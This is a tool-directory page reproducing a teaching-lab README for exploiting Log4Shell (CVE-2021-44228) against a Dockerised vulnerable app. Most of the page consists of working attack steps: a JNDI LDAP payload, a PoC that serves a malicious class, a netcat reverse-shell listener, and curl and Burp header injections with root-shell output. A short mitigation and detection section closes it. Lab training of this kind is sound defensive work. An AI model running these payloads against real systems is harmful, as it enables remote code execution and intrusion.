Skip to content
KitploitKITPLOIT
ToolsBlog
Submit
ToolsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

··Feeds·Contact·Privacy·© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
Log4Shell-CVE-2021-44228 — Hands-on lab for exploiting and understanding Log4Shell (CVE-2021-44228) using Docker, Kali Linux, Burp Suite and log4j-shell-poc. For teaching and defensive training in controlled lab environments only. | Kitploit
Tools/GitHubGitHub/drhaitham/log4shell-cve-2021-44228
Payload GenerationVulnerability AnalysisExploitationReverse EngineeringWeb Application ExploitationPenetration TestingCommand and ControlLearning & EducationRed Teaming

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
Share
Labs & Practice
GitHubdrhaitham/log4shell-cve-2021-44228

Log4Shell-CVE-2021-44228

Hands-on lab for exploiting and understanding Log4Shell (CVE-2021-44228) using Docker, Kali Linux, Burp Suite and log4j-shell-poc. For teaching and defensive training in controlled lab environments only.

View Repository
8 months agoNot yet reviewed

Exploiting Log4Shell (CVE-2021-44228): A Complete, Modern Demonstration Lab

Log4Shell (CVE-2021-44228) is one of the most impactful remote code execution vulnerabilities ever disclosed. It affects Apache Log4j 2, a widely used Java logging framework, and allows attackers to execute arbitrary code by abusing JNDI lookups in log messages.

This guide provides a full, reproducible demonstration lab using:

  • Kali Linux (attacker)
  • A Dockerised vulnerable Log4j2 application
  • The public PoC log4j-shell-poc
  • curl, Burp Suite, and Netcat

It is designed for teaching, research, training, and defensive awareness in controlled environments only. The structure and style follow the same spirit as the companion “Shellshock” lab README.


📌 Table of Contents

  1. Legal & Ethical Notice
  2. High-Level Overview
  3. Learning Objectives
  4. Lab Architecture
  5. Prerequisites
  6. Install JDK 1.8.0_202 on Kali
  7. Deploy the Vulnerable Log4j Application (Docker)
  8. Prepare the Exploit PoC
  9. Configure poc.py to Use JDK 1.8.0_202
  10. Start Exploit Services (LDAP + HTTP + Payload)
  11. Start the Reverse Shell Listener
  12. Exploit Log4Shell via curl
  13. Exploit Log4Shell via Burp Suite
  14. Attack Chain Diagram
  15. Countermeasures & Defence
  16. Cheat Sheet (All Commands)
  17. Screenshot Gallery (Optional)
  18. References
  19. Credits

0. Legal & Ethical Notice

This lab must only be performed in a controlled environment where you have explicit authorisation (your own lab, classroom VMs, etc.).

  • Do not attack production systems.
  • Do not run this against hosts you do not own or administer.
  • Use this material solely for education, research, and defence.

1. High-Level Overview

Log4Shell (CVE-2021-44228) is a critical RCE vulnerability in Apache Log4j 2.

The problem arises because vulnerable Log4j2 versions interpret attacker-controlled strings such as:

root@kitploit:~
${jndi:ldap://ATTACKER_IP:1389/a}

When this string is logged, Log4j:

  1. Performs a JNDI lookup (e.g. via LDAP) to an attacker-controlled server.
  2. Receives a reference to a malicious Java class.
  3. Downloads the class over HTTP and loads it into the JVM.
  4. Executes it, yielding remote code execution.

In this lab, you will:

  • Run a vulnerable Log4j2 web application inside a Docker container.
  • Run a malicious LDAP + HTTP server on Kali using log4j-shell-poc.
  • Deliver the Log4Shell payload via curl and via Burp Suite.
  • Capture a reverse shell from the vulnerable container.

2. Learning Objectives

By the end of this lab, you should be able to:

  1. Explain at a high level how Log4Shell works and why JNDI is dangerous when misused.
  2. Deploy a vulnerable Log4j2 application using Docker.
  3. Install and configure JDK 1.8.0_202, required by the PoC.
  4. Run a malicious LDAP server and HTTP server via the PoC script.
  5. Trigger the vulnerability and obtain a reverse shell.
  6. Use Burp Suite to inject the exploit into an HTTP header.
  7. Discuss realistic mitigations and detection strategies.

3. Lab Architecture

All components run on top of your existing virtual lab. For this write-up we assume:

  • Kali Linux VM is the attacker.
  • Kali also runs the Docker container containing the vulnerable app.

Key idea

The attacker injects:

root@kitploit:~
${jndi:ldap://192.168.1.4:1389/a}

into an HTTP header. The vulnerable app logs it using Log4j2 → performs a JNDI LDAP lookup to 192.168.1.4:1389 → downloads a malicious class from http://192.168.1.4:8000 → executes the class, which opens a reverse shell back to 192.168.1.4:9001.


4. Prerequisites

On Kali you need:

  • Docker (installed and working).
  • Python 3 (default on Kali).
  • Netcat (nc).
  • Burp Suite (Community Edition is fine).
  • Internet access for initial downloads.
  • Basic familiarity with Linux and HTTP.

Throughout this guide we assume the Kali IP is:

root@kitploit:~
192.168.1.4

If your IP differs, adjust all commands accordingly.


5. Install JDK 1.8.0_202 on Kali (Mandatory)

The PoC relies on Java SE 8 Update 202 (JDK 1.8.0_202) because later Java versions restrict the remote class loading behaviour used by this exploit.

Even if Kali already has OpenJDK 21 (or similar), you still need to install 8u202 separately.

5.1 Create a working directory

root@kitploit:~
mkdir -p ~/Log4Shell
cd ~/Log4Shell

5.2 Download JDK 8u202 from HuaweiCloud mirror

Mirror root:

root@kitploit:~
https://mirrors.huaweicloud.com/java/jdk/8u202-b08/

Download the Linux x64 tarball (≈185 MB):

root@kitploit:~
wget https://mirrors.huaweicloud.com/java/jdk/8u202-b08/jdk-8u202-linux-x64.tar.gz
ls -lh jdk-8u202-linux-x64.tar.gz   # should be ~185M

5.3 Extract to /usr/bin/jdk1.8.0_202

root@kitploit:~
sudo mkdir -p /usr/bin/jdk1.8.0_202
sudo tar -xvf jdk-8u202-linux-x64.tar.gz \
  -C /usr/bin/jdk1.8.0_202 --strip-components=1

The --strip-components=1 option removes the top-level directory from the archive so files land directly under /usr/bin/jdk1.8.0_202.

5.4 Verify the installation

root@kitploit:~
/usr/bin/jdk1.8.0_202/bin/java -version

Expected output:

root@kitploit:~
java version "1.8.0_202"
Java(TM) SE Runtime Environment (build 1.8.0_202-b08)
Java HotSpot(TM) 64-Bit Server VM (build 25.202-b08, mixed mode)

If you see this, JDK 1.8.0_202 is correctly installed.


6. Deploy the Vulnerable Log4j Application (Docker on Kali)

In a new terminal on Kali (you can remain in ~/Log4Shell):

root@kitploit:~
docker run --name vulnerable-app --rm -p 8080:8080 \
  ghcr.io/christophetd/log4shell-vulnerable-app@sha256:6f88430688108e512f7405ac3c73d47f5c370780b94182854ea2cddc6bd59929

You should see logs similar to:

root@kitploit:~
:: Spring Boot ::  (v2.6.1)
Tomcat initialized with port(s): 8080 (http)
Tomcat started on port(s): 8080 (http) with context path ''
Started VulnerableAppApplication ...
  • The app is now reachable at http://127.0.0.1:8080/ from Kali.
  • Leave this terminal running. This is your target.

Quick sanity-check:

root@kitploit:~
curl http://127.0.0.1:8080/

You may see a Whitelabel Error Page (HTTP 400). That is fine – all we need is the app running and logging requests.


7. Prepare the Exploit PoC on Kali

7.1 Clone log4j-shell-poc

In a new terminal:

root@kitploit:~
cd ~/Log4Shell
git clone https://github.com/kozmer/log4j-shell-poc.git
cd log4j-shell-poc

Confirm files:

root@kitploit:~
ls
# poc.py, target/, README, etc. Exploit.java will be generated later.

8. Configure poc.py to Use JDK 1.8.0_202

By default, poc.py expects to find a local JDK in a directory named jdk1.8.0_20 inside the repo. Instead, you installed JDK 8u202 in /usr/bin/jdk1.8.0_202, so you must update the script.

8.1 Open poc.py in an editor

root@kitploit:~
nano poc.py

8.2 Identify the original Java path lines

Search for jdk1.8.0_20 (in nano: Ctrl+W, type jdk1.8.0_20, press Enter).

You should find three occurrences such as:

root@kitploit:~
subprocess.run([os.path.join(CUR_FOLDER, "jdk1.8.0_20/bin/javac"), str(p)])

exit_code = subprocess.call([
    os.path.join(CUR_FOLDER, 'jdk1.8.0_20/bin/java'),
    '-version',
], stderr=subprocess.DEVNULL, stdout=subprocess.DEVNULL)

subprocess.run([
    os.path.join(CUR_FOLDER, "jdk1.8.0_20/bin/java"),
    "-cp",
    os.path.join(CUR_FOLDER, "target/marshalsec-0.0.3-SNAPSHOT-all.jar"),
    "marshalsec.jndi.LDAPRefServer",
    url,
])

8.3 Replace with absolute paths to JDK 8u202

Replace them with:

root@kitploit:~
subprocess.run(["/usr/bin/jdk1.8.0_202/bin/javac", str(p)])

exit_code = subprocess.call([
    "/usr/bin/jdk1.8.0_202/bin/java",
    '-version',
], stderr=subprocess.DEVNULL, stdout=subprocess.DEVNULL)

subprocess.run([
    "/usr/bin/jdk1.8.0_202/bin/java",
    "-cp",
    os.path.join(CUR_FOLDER, "target/marshalsec-0.0.3-SNAPSHOT-all.jar"),
    "marshalsec.jndi.LDAPRefServer",
    url,
])

Save and exit:

  • Ctrl + O → Enter
  • Ctrl + X

The PoC now uses JDK 1.8.0_202 from /usr/bin.


9. Start the Exploit Services (LDAP + HTTP + Payload Generator)

From ~/Log4Shell/log4j-shell-poc:

9.1 Run the PoC script

root@kitploit:~

python3 poc.py --userip 192.168.1.4 --webport 8000 --lport 9001

Parameters:

  • --userip – your Kali IP (attacker): e.g. 192.168.1.4.
  • --webport – port for the embedded HTTP server: 8000.
  • --lport – port the payload connects back to: 9001.

If everything is configured correctly, you should see something like:

root@kitploit:~
[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/log4j-shell-poc

[+] Exploit java class created success
[+] Setting up LDAP server

[+] Send me: ${jndi:ldap://192.168.1.4:1389/a}

[+] Starting Webserver on port 8000 http://0.0.0.0:8000
Listening on 0.0.0.0:1389

Important:

  • LDAP server is listening on port 1389.

  • HTTP server is listening on port 8000.

  • The exact payload to inject is printed:

    root@kitploit:~
    ${jndi:ldap://192.168.1.4:1389/a}
    

Leave this terminal running.


10. Start the Reverse Shell Listener (Netcat)

Open another new terminal on Kali:

root@kitploit:~
nc -nvlp 9001

You should see:

root@kitploit:~
listening on [any] 9001 ...

This listener will receive the reverse shell from the vulnerable application.

At this point you should have:

  1. Docker container running the vulnerable app (port 8080).
  2. poc.py running LDAP (1389) and HTTP (8000).
  3. Netcat listening on 9001.

11. Exploit Log4Shell via curl

First, prove the exploit works using a raw HTTP request.

In a new terminal (or reuse one if available):

root@kitploit:~
curl http://127.0.0.1:8080 \
  -H 'X-Api-Version: ${jndi:ldap://192.168.1.4:1389/a}'

What happens:

  1. The vulnerable app receives the request and logs the X-Api-Version header.
  2. Log4j2 sees ${jndi:ldap://192.168.1.4:1389/a} and performs a JNDI LDAP lookup.
  3. Your LDAP server (within poc.py) responds with a reference to a malicious Java class hosted on your HTTP server.
  4. The app downloads and executes the class.
  5. The class connects back to 192.168.1.4:9001 and spawns a shell.

If successful, your Netcat terminal shows:

root@kitploit:~
connect to [192.168.1.4] from (UNKNOWN) [172.17.0.2] 48xxx
id
uid=0(root) gid=0(root) groups=0(root), ...

You now have a root shell inside the Docker container.

Try:

root@kitploit:~
id
hostname
ls /

Exit with:

root@kitploit:~
exit

Netcat will return to listening.


12. Exploit Log4Shell via Burp Suite (Browser-style)

Now demonstrate the same exploit path using a browser mediated by Burp Suite.

12.1 Configure Firefox to use Burp as a proxy

  1. Start Burp Suite on Kali.

  2. In Burp, ensure the Proxy listener is running on 127.0.0.1:8080.

  3. In Firefox:

    • Settings → Network Settings → Manual proxy configuration.
    • HTTP Proxy: 127.0.0.1, Port: 8080.
    • Tick “Use this proxy for HTTPS as well”.
    • Ensure no exclusions for 127.0.0.1.

12.2 Capture an initial request

  1. In Burp → Proxy → Intercept, ensure Intercept is ON.

  2. In Firefox, browse to:

    root@kitploit:~
    http://127.0.0.1:8080/
    
  3. Burp will show the intercepted request, e.g.:

    root@kitploit:~
    GET / HTTP/1.1
    Host: 127.0.0.1:8080
    User-Agent: Mozilla/5.0 ...
    ...
    

12.3 Send the request to Repeater

  1. In the Proxy → Intercept tab, right-click the request.
  2. Select Send to Repeater.
  3. Switch to the Repeater tab.

12.4 Inject the Log4Shell payload into an HTTP header

In Repeater, modify the request to include an X-Api-Version header:

root@kitploit:~
GET / HTTP/1.1
Host: 127.0.0.1:8080
X-Api-Version: ${jndi:ldap://192.168.1.4:1389/a}
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1

Notes:

  • Replace 192.168.1.4 with your actual Kali IP if different.
  • Do not URL-encode the ${} characters – they must appear exactly as shown.
  • Connection: close keeps things simple (optional).

12.5 Send the malicious request

  1. Confirm poc.py and the Netcat listener are still running.
  2. Click Send in Burp Repeater.

You may again see a 400 Whitelabel Error Page – that is fine.

Check your Netcat terminal:

root@kitploit:~
listening on [any] 9001 ...
connect to [192.168.1.4] from (UNKNOWN) [172.17.0.2] 37244
id
uid=0(root) gid=0(root) groups=0(root), ...

You have once again obtained a root shell on the container, this time using a Burp-modified HTTP request, which mirrors a realistic web exploitation workflow.


13. How the Exploit Chain Works (Technical Summary)

  1. Attacker crafts the JNDI payload:

    root@kitploit:~
    ${jndi:ldap://192.168.1.4:1389/a}
    
  2. Vulnerable application logs this string using Log4j2.

  3. Log4j2 interprets ${jndi:...} and performs a JNDI lookup.

  4. The lookup uses LDAP to contact the attacker’s LDAP server at 192.168.1.4:1389.

  5. The LDAP server (marshalsec) replies with a javaNamingReference pointing to an attacker-controlled class hosted over HTTP, e.g.:

    root@kitploit:~
    http://192.168.1.4:8000/Exploit.class
    
  6. The victim JVM downloads and loads this class.

  7. The class’s constructor opens a socket back to 192.168.1.4:9001 and binds /bin/sh to it.

  8. The attacker’s Netcat listener receives the incoming connection and gains a remote root shell inside the container.


14. Mitigation and Defence

In real environments, multiple defensive layers should be applied.

14.1 Upgrade Log4j2

  • Upgrade to 2.17.1 or later (or vendor-recommended secure version).
  • These versions disable or heavily restrict JNDI lookups by default.

14.2 Disable JNDI / message lookups

For still-vulnerable deployments, add:

root@kitploit:~
-Dlog4j2.formatMsgNoLookups=true

(Where applicable – note that not all vulnerable configurations are fixed by this flag alone.)

14.3 Remove JndiLookup from log4j-core JARs

As a defence-in-depth measure:

root@kitploit:~
zip -q -d log4j-core-*.jar \
  org/apache/logging/log4j/core/lookup/JndiLookup.class

14.4 Harden outbound network access

  • Restrict outbound LDAP, RMI, and arbitrary HTTP from application servers.
  • Egress filtering and strict firewall policies can prevent servers from reaching attacker-controlled infrastructure.

14.5 Detection & Monitoring

  • Search logs for suspicious patterns like ${jndi: or ${${lower:j}${upper:ndi}:.
  • Monitor for unusual outbound LDAP/RMI connections from servers.
  • Deploy IDS/IPS/SIEM rules for Log4Shell indicators and PoC traffic.

15. Command Cheat-Sheet

A condensed overview of commands used in this lab.

15.1 Working directory

root@kitploit:~
mkdir -p ~/Log4Shell
cd ~/Log4Shell

15.2 Download JDK 8u202 (≈185 MB)

root@kitploit:~
wget https://mirrors.huaweicloud.com/java/jdk/8u202-b08/jdk-8u202-linux-x64.tar.gz
ls -lh jdk-8u202-linux-x64.tar.gz

15.3 Install JDK 1.8.0_202

root@kitploit:~
sudo mkdir -p /usr/bin/jdk1.8.0_202
sudo tar -xvf jdk-8u202-linux-x64.tar.gz \
  -C /usr/bin/jdk1.8.0_202 --strip-components=1

/usr/bin/jdk1.8.0_202/bin/java -version

15.4 Run the vulnerable Docker application

root@kitploit:~
docker run --name vulnerable-app --rm -p 8080:8080 \
  ghcr.io/christophetd/log4shell-vulnerable-app@sha256:6f88430688108e512f7405ac3c73d47f5c370780b94182854ea2cddc6bd59929

15.5 Clone the PoC repository

root@kitploit:~
cd ~/Log4Shell
git clone https://github.com/kozmer/log4j-shell-poc.git
cd log4j-shell-poc

15.6 Update poc.py Java paths (summary)

Replace:

root@kitploit:~
os.path.join(CUR_FOLDER, "jdk1.8.0_20/bin/javac")
os.path.join(CUR_FOLDER, "jdk1.8.0_20/bin/java")  # two uses

With:

root@kitploit:~
"/usr/bin/jdk1.8.0_202/bin/javac"
"/usr/bin/jdk1.8.0_202/bin/java"

15.7 Start PoC (LDAP + HTTP + payload)

root@kitploit:~
python3 poc.py --userip 192.168.1.4 --webport 8000 --lport 9001

15.8 Netcat reverse shell listener

root@kitploit:~
nc -nvlp 9001

15.9 Exploit via curl

root@kitploit:~
curl http://127.0.0.1:8080 \
  -H 'X-Api-Version: ${jndi:ldap://192.168.1.4:1389/a}'

15.10 Payload string for headers

root@kitploit:~
${jndi:ldap://192.168.1.4:1389/a}

15.11 Burp Repeater header

root@kitploit:~
X-Api-Version: ${jndi:ldap://192.168.1.4:1389/a}

16. Screenshot Gallery


17. References

  • Original PoC: kozmer/log4j-shell-poc
  • Vulnerable demo application: christophetd/log4shell-vulnerable-app
  • Apache Log4j Security Vulnerabilities: https://logging.apache.org/log4j/2.x/security.html
  • NIST NVD entry for CVE-2021-44228: https://nvd.nist.gov/vuln/detail/CVE-2021-44228

18. Credits

Log4Shell (CVE-2021-44228) Teaching Lab – crafted with care for students, defenders, and ethical hackers worldwide.

Made with love by:
Haitham of Oman ❤️🇴🇲

Download Tool
ComponentRole / DescriptionTools / ServicesExample Addressing
Kali Linux VM (Attacker + Host)Runs PoC exploit, LDAP server, HTTP server, Netcat listener, Burp SuitePython 3, JDK 1.8.0_202, Netcat, Burp Suite, Docker, curl, Git192.168.1.4 (example Kali IP)
Vulnerable Log4j2 web applicationTarget; Spring Boot web app vulnerable to Log4ShellDocker image: ghcr.io/christophetd/log4shell-vulnerable-appExposed at http://127.0.0.1:8080
DescriptionImage
JDK installation / environment setup
PoC script running (Trigger payload)
Vulnerable Tomcat web application running
Updating the PoC exploit script